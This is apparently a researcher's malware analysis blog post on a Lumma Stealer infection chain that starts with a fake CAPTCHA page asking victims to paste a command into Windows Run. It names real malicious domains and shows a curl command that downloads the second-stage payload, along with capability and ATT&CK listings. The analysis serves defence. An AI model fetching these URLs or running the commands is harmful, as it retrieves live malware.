Malware Analysis - Lumma Stealer

By Bar Magnezi

Published: 2024-09-24 · Archived: 2026-04-05 18:11:22 UTC

Sample:

```
https://ch3[.]dlvideosfre[.]click/human-verify-system[.]html
```

BackgroundPermalink

Lumma Stealer (aka LummaC2 Stealer) is an information stealer that has been available through a Malware-as-a-Service (MaaS) model on Russian-speaking forums since at least August 2022. Once the targeted data is obtained, it is exfiltrated to a C2 server.

Static Analysis - Stage 1Permalink

This relatively new phishing technique, known as ‘self-pawn,’ uses social engineering to lure users into executing malicious commands by prompting them to click ‘I’m not a robot as shown in Figure 1.




Figure 1: I'm not a robots button

After pressing the button, it instructs the user to use the Run feature in Windows.




Figure 2: After Pressing The Button

After further inspection and using F12 to view the page source, I found a script section that contained Powershell code, as shown in Figure 2.




Figure 3: F12 To View Page Source

Then, I took the Base64-encoded string and decoded it using CyberChef. The output was a ‘mshta’ command that pointed to a new URL.




Figure 4: CyberChef Decoding

As shown in Figure 4, I used curl to download the file it attempts to run.

```
C:\Users\0x\Desktop>curl https://verif.dlvideosfre.click/2ndhsoru --output out.bin
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  196k  100  196k    0     0   427k      0 --:--:-- --:--:-- --:--:--  428k
```

Figure 5: Curling To The New URL

Static Analysis - Stage 2[Permalink]

After downloading the file, I conducted basic triage and static analysis on it.




Figure 6: Using Detect It Easy




Figure 7: Using PEStudio

ATT&CK Tactic	ATT&CK Technique
COLLECTION	Clipboard Data T1115
DEFENSE EVASION	Modify Registry T1112
DISCOVERY	Application Window Discovery T1010 Query Registry T1012
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Timing/Delay Check GetTickCount [B0001.032]
DISCOVERY	Code Discovery::Enumerate PE Sections [B0046.001]
EXECUTION	Install Additional Program [B0023]
OPERATING SYSTEM	Registry::Delete Registry Value [C0036.007] Registry::Query Registry Value [C0036.006] Registry::Set Registry Key [C0036.001]
PROCESS	Check Mutex [C0043] Create Mutex [C0042] Terminate Process [C0018]

Capability	Namespace
check for time delay via GetTickCount	anti-analysis/anti-debugging/debugger-detection
contain an embedded PE file	executable/subfile/pe
read clipboard data	host-interaction/clipboard
find graphical window	host-interaction/gui/window/find
check mutex and exit	host-interaction/mutex
terminate process	host-interaction/process/terminate
query or enumerate registry value (5 matches)	host-interaction/registry
set registry value (4 matches)	host-interaction/registry/create
delete registry value	host-interaction/registry/delete
enumerate PE sections	load-code/pe
parse PE header (3 matches)	load-code/pe

Figure 8: Using CAPA To Find Capabilities

This part made me suspicious that there was much more in the executable than I initially noticed. Using the strings command, I found one extremely large string. With a hex editor, I was able to locate it, as shown in Figure 9.




Figure 9: Using HxD

As marked in Figure 9, it contained a “script” tag. This script was extracted for further investigation.

This script used a relatively simple obfuscation technique that replaced strings with characters and then converted them using the fromCharCode function.




Figure 10: Marking The Critical Replacement

For the next part, I wrote a simple PowerShell script to output what this function executes, without the risk of it being executed.




Figure 11: PS Script To Print The Output

Using this script, I was able to print the executed code to the console. It appears to be another layer of obfuscated code that requires further investigation.





